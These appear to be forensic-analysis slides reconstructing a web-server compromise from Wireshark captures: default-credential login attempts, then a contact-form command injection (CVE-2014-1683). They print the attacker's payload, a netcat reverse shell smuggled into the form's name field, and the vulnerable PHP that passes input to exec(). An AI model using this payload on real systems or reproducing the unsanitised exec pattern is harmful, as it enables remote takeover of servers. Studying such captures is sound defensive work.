
Small PCAP


attacker_after_17.pcap [Wireshark 2.2.5]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
1 17:04:58.046668 82.145.37.203 192.168.88.3 TCP 74 54291 → 80 [SYN] Seq=0
2 17:04:58.046914 192.168.88.3 82.145.37.203 TCP 74 80 → 54291 [SYN, ACK]
3 17:04:58.066286 82.145.37.203 192.168.88.3 TCP 74 54292 → 80 [SYN] Seq=0
4 17:04:58.066333 192.168.88.3 82.145.37.203 TCP 74 80 → 54292 [SYN, ACK]
5 17:04:58.126600 82.145.37.203 192.168.88.3 TCP 74 [TCP Spurious Retrans
6 17:04:58.126824 192.168.88.3 82.145.37.203 TCP 74 [TCP Retransmission]
7 17:04:58.216674 82.145.37.203 192.168.88.3 TCP 66 54291 → 80 [ACK] Seq=1
8 17:04:58.250774 82.145.37.203 192.168.88.3 HTTP 371 GET / HTTP/1.1
9 17:04:58.251079 82.145.37.203 192.168.88.3 TCP 66 54292 → 80 [ACK] Seq=1
10 17:04:58.251086 192.168.88.3 82.145.37.203 TCP 66 80 → 54291 [ACK] Seq=1
11 17:04:58.306088 82.145.37.203 192.168.88.3 TCP 66 [TCP Dup ACK 7#1] 542
12 17:04:58.326225 192.168.88.3 82.145.37.203 TCP 1406 [TCP segment of a reas
13 17:04:58.326232 192.168.88.3 82.145.37.203 HTTP 420 HTTP/1.1 200 OK (text
14 17:04:58.497515 82.145.37.203 192.168.88.3 TCP 66 54291 → 80 [ACK] Seq=3
15 17:04:58.506111 82.145.37.203 192.168.88.3 TCP 66 54291 → 80 [ACK] Seq=3
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: Routerbo_04:8b:35 (4c:5e:0c:04:8b:35), Dst: QuantaCo_f6:3b:99 (00:26:9e:f6:3b:99)
Internet Protocol Version 4, Src: 82.145.37.203, Dst: 192.168.88.3
Transmission Control Protocol, Src Port: 54291, Dst Port: 80, Seq: 0, Len: 0
0000 00 26 9e f6 3b 99 4c 5e 0c 04 8b 35 08 00 45 00 .&..;.L^ ...5..E.
0010 00 3c c2 8e 40 00 2e 06 f9 25 52 91 25 cb c0 a8 .<..@... .%R.%...
0020 58 03 d4 13 00 50 1e 57 31 f1 00 00 00 00 a0 02 X....P.W 1.......
0030 72 10 2c d5 00 00 02 04 05 48 04 02 08 0a 00 53 r.,..... .H.....S
0040 f3 7f 00 00 00 00 01 03 03 07 ....
File: "/home/judith/temp NETRE...
Packets: 995 · Displayed: 995 (100.0%) · Load time: 0...
Profile: Default


Attack 1


attacker.pcap [Wireshark 2.2.5]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: contains "Firefox" and http.request.method == POST
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
4796 15:11:32.560902 82.145.37.203 192.168.88.3 HTTP 635 POST /admin.php?mgr=login&js=1&try=
5034 15:11:44.401653 82.145.37.203 192.168.88.3 HTTP 644 POST /admin.php?mgr=login&js=1&try=
5153 15:11:49.741699 82.145.37.203 192.168.88.3 HTTP 636 POST /admin.php?mgr=login&js=1&try=
23453 17:10:09.601724 82.145.37.203 192.168.88.3 HTTP 719 POST /index.php?pid=4 HTTP/1.1 (ap
23480 17:14:08.290166 82.145.37.203 192.168.88.3 HTTP 761 POST /index.php?pid=4 HTTP/1.1 (ap
23643 17:49:47.273693 82.145.37.203 192.168.88.3 HTTP 748 POST /index.php?pid=4 HTTP/1.1 (ap
24359 19:27:35.906192 82.145.37.203 192.168.88.3 HTTP 729 POST /index.php?pid=4 HTTP/1.1 (ap
Frame 4796: 635 bytes on wire (5080 bits), 635 bytes captured (5080 bits)
Ethernet II, Src: Routerbo_04:8b:35 (4c:5e:0c:04:8b:35), Dst: QuantaCo_f6:3b:99 (00:26:9e:f6:3b:99)
Internet Protocol Version 4, Src: 82.145.37.203, Dst: 192.168.88.3
Transmission Control Protocol, Src Port: 53891, Dst Port: 80, Seq: 1, Ack: 1, Len: 569
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "username" = "admin"
Form item: "password" = "admin"
Form item: "act" = ""
Form item: "attempts" = ""
Form item: "button" = "Login"
0000 00 26 9e f6 3b 99 4c 5e 0c 04 8b 35 08 00 45 00 .&..;.L^ ...5..E.
0010 02 6d 0f 5e 40 00 2e 06 aa 25 52 91 25 cb c0 a8 .m.^@... .%R.%...
0020 58 03 d2 83 00 50 73 96 f1 c6 b0 df cc 5b 80 18 X....Ps. .....[..
0030 00 e5 74 ed 00 00 01 01 08 0a 00 39 fe b7 01 8c ..t..... ...9....
0040 7c 39 50 4f 53 54 20 2f 61 64 6d 69 6e 2e 70 68 |9POST / admin.ph
File: "/home/judith/temp NETRE... Packets: 24372 · Displayed: 7 (0.0%) · Load time: 0:0... Profile: Default

Attack 2


attacker.pcap [Wireshark 2.2.5]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: contains "Firefox" and http.request.method == POST
Expression... Clear Apply Save
ource Destination Protocol Length Info
2.145.37.203 192.168.88.3 HTTP 635 POST /admin.php?mgr=login&js=1&try=1 HTTP/1.1 (application/x-
2.145.37.203 192.168.88.3 HTTP 644 POST /admin.php?mgr=login&js=1&try=1 HTTP/1.1 (application/x-
2.145.37.203 192.168.88.3 HTTP 636 POST /admin.php?mgr=login&js=1&try=1 HTTP/1.1 (application/x-
2.145.37.203 192.168.88.3 HTTP 719 POST /index.php?pid=4 HTTP/1.1 (application/x-www-form-urlenc
2.145.37.203 192.168.88.3 HTTP 761 POST /index.php?pid=4 HTTP/1.1 (application/x-www-form-urlenc
2.145.37.203 192.168.88.3 HTTP 748 POST /index.php?pid=4 HTTP/1.1 (application/x-www-form-urlenc
2.145.37.203 192.168.88.3 HTTP 729 POST /index.php?pid=4 HTTP/1.1 (application/x-www-form-urlenc
Frame 23480: 761 bytes on wire (6088 bits), 761 bytes captured (6088 bits)
Ethernet II, Src: Routerbo_04:8b:35 (4c:5e:0c:04:8b:35), Dst: QuantaCo_f6:3b:99 (00:26:9e:f6:3b:99)
Internet Protocol Version 4, Src: 82.145.37.203, Dst: 192.168.88.3
Transmission Control Protocol, Src Port: 54305, Dst Port: 80, Seq: 1, Ack: 1, Len: 695
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "cid" = "3"
Form item: "name" = "escape"; nc -e /bin/sh 82.145.37.203 37226; echo "Beagle Boys"
Form item: "email" = "bb@example.com"
Form item: "subject" = "Paying a visit"
Form item: "message" = "Hello, nice site you have there!"
Form item: "action" = "Send"
Form item: "mailinglist" = "1"
0000 00 26 9e f6 3b 99 4c 5e 0c 04 8b 35 08 00 45 00 .&..;.L^ ...5..E.
0010 02 eb b9 47 40 00 2e 06 ff bd 52 91 25 cb c0 a8 ...G@... ..R.%...
0020 58 03 d4 21 00 50 c1 bd b5 6b eb 39 b2 a3 80 18 X..!.P.. .k.9....
0030 00 e5 8e b8 00 00 01 01 08 0a 00 56 0d 13 01 a8 ....V....
0040 8a 4d 50 4f 53 54 20 2f 69 6e 64 65 78 2e 70 68 .MPOST / index.ph
File: "/home/judith/temp NETRE...
Packets: 24372 · Displayed: 7 (0.0%) · Load time: 0:0...
Profile: Default

Contactform



Underlying PHP code

```
function bashMail($sbj, $msg, $to, $cc='', $bc='') {
    $cmd = 'echo "'.$msg.'" | mail -s "'.$sbj.'" '.$to;
    exec($cmd, $err);
    $res = count($err) == 0 ? 1 : 4 ;
    return $res;
}
```

Underlying PHP code

```
function bashMail($sbj, $msg, $to, $cc='', $bc='') {
    $cmd = 'echo "'.$msg.'" | mail -s "'.$sbj.'" '.$to;
    exec($cmd, $err);
    $res = count($err) == 0 ? 1 : 4 ;
    return $res;
}
```

CVE-2014-1683

"It is possible to exploit this vulnerability because the `POST` parameters `name`, `email`, `subject`, and `message` are not properly sanitized when submitted to the contactform page. Arbitrary commands can be executed by injecting the payload to a vulnerable parameter."

source: `http://seclists.org/fulldisclosure/2014/Jan/159`

Command injection results


Input sent by attacker:

```
escape"; /bin/nc.traditional -e /bin/sh [attacker ip] 37226; echo "
```


Resulting PHP code:

```
exec('echo "escape";
      /bin/nc.traditional -e /bin/sh [attacker ip] 37226;
      echo "" | mail -s "'.$sbj.'" '.$to, $err);
```

